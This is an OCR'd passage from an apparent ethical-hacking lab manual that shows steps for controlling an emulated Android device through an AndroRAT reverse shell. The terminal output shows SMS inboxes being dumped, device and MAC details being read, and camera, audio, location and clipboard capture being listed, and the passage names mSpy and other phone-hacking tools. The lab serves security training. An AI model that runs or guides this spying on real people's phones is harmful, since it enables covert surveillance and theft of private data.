
20. Click Parrot Security switch back to the Parrot Security machine. The Interpreter session has been opened successfully, with a connection from the victim machine (10.10.1.14), as shown in the screenshot.

In this case, 10.10.1.14 is the IP address of the victim machine (Android Emulator).


Applications Places System
Tue Mar 19, 05:46
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 androRAT.py ...


```
Got connection from ('10.10.1.14', 35000)

Hello there, welcome to reverse shell of Virtual Machine

Interpreter:/>
```

21. In the Interpreter session, type help and press Enter to view the available commands in the opened session.


Applications Places System
Tue Mar 19, 05:46
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 androRAT.py ...

```
Hello there, welcome to reverse shell of Virtual Machine

Interpreter:/> help

    Usage:
    deviceInfo                 --> returns basic info of the device
    camList                    --> returns cameraID
    takepic [cameraID]         --> Takes picture from camera
    startVideo [cameraID]      --> starts recording the video
    stopVideo                  --> stop recording the video and return the video file
    startAudio                 --> starts recording the audio
    stopAudio                  --> stop recording the audio
    getSMS [inbox|sent]        --> returns inbox sms or sent sms in a file
    getCallLogs                --> returns call logs in a file
    shell                      --> starts a interactive shell of the device
    vibrate [number_of_times]  --> vibrate the device number of time
    getLocation                --> return the current location of the device
    getIP                      --> returns the ip of the device
    getSimDetails              --> returns the details of all sim of the device
    clear                      --> clears the screen
    getClipData                --> return the current saved text from the clipboard
    getMACAddress              --> returns the mac address of the device
    exit                       --> exit the interpreter

Interpreter:/>
```


22. Now, type deviceInfo and press Enter to view the device related information.


Applications Places System
Tue Mar 19, 05:47
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 androRAT.py ...

```
    stopAudio                    --> stop recording the audio
    getSMS [inbox|sent]          --> returns inbox sms or sent sms in a file
    getCallLogs                  --> returns call logs in a file
    shell                        --> starts a interactive shell of the device
    vibrate [number_of_times]    --> vibrate the device number of time
    getLocation                  --> return the current location of the device
    getIP                        --> returns the ip of the device
    getSimDetails                --> returns the details of all sim of the device
    clear                        --> clears the screen
    getClipData                  --> return the current saved text from the clipboard
    getMACAddress                --> returns the mac address of the device
    exit                         --> exit the interpreter

Interpreter:/> deviceInfo
--------------------------------------------
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icm12
--------------------------------------------

Interpreter:/>
```


23. Type getSMS inbox and press Enter to obtain a file containing SMSes from the inbox of a victim device.

24. This file is stored at the location /home/attacker/AndroRAT/Dumps.


Applications Places System
Tue Mar 19, 05:47
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 androRAT.py ...

```
    vibrate [number_of_times]    --> vibrate the device number of time
    getLocation                  --> return the current location of the device
    getIP                        --> returns the ip of the device
    getSimDetails                --> returns the details of all sim of the device
    clear                        --> clears the screen
    getClipData                  --> return the current saved text from the clipboard
    getMACAddress                --> returns the mac address of the device
    exit                         --> exit the interpreter

Interpreter:/> deviceInfo
--------------------------------------------
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icm12
--------------------------------------------

Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20240319-054739.txt

Interpreter:/>
```

25. Type getMACAddress and press Enter to view the MAC address of the victim's device.


Applications Places System
Tue Mar 19, 05:48
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 androRAT.py ...

```
    getSimDetails               --> returns the details of all sim of the device
    clear                       --> clears the screen
    getClipData                 --> return the current saved text from the clipboard
    getMACAddress               --> returns the mac address of the device
    exit                        --> exit the interpreter

Interpreter:/> deviceInfo
--------------------------------------------
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icm12
--------------------------------------------

Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20240319-054739.txt

Interpreter:/> getMACAddress
02:15:5D:17:7D:59

Interpreter:/>
```

26. In a similar manner, you can attempt to execute additional commands available in the list of help commands to gather more information on the target device.

27. Type exit and press Enter to terminate the Interpreter session.

28. This concludes the demonstration on hacking an Android device through APK file created using AndroRAT.

29. Close all open windows and document all acquired information.

30. You can also use other Android hacking tools such as hxp_photo_eye (https://github.com), Gallery Eye (https://github.com), mSpy (https://www.mspy.com), and Hackingtoolkit (https://github.com) to hack Android devices.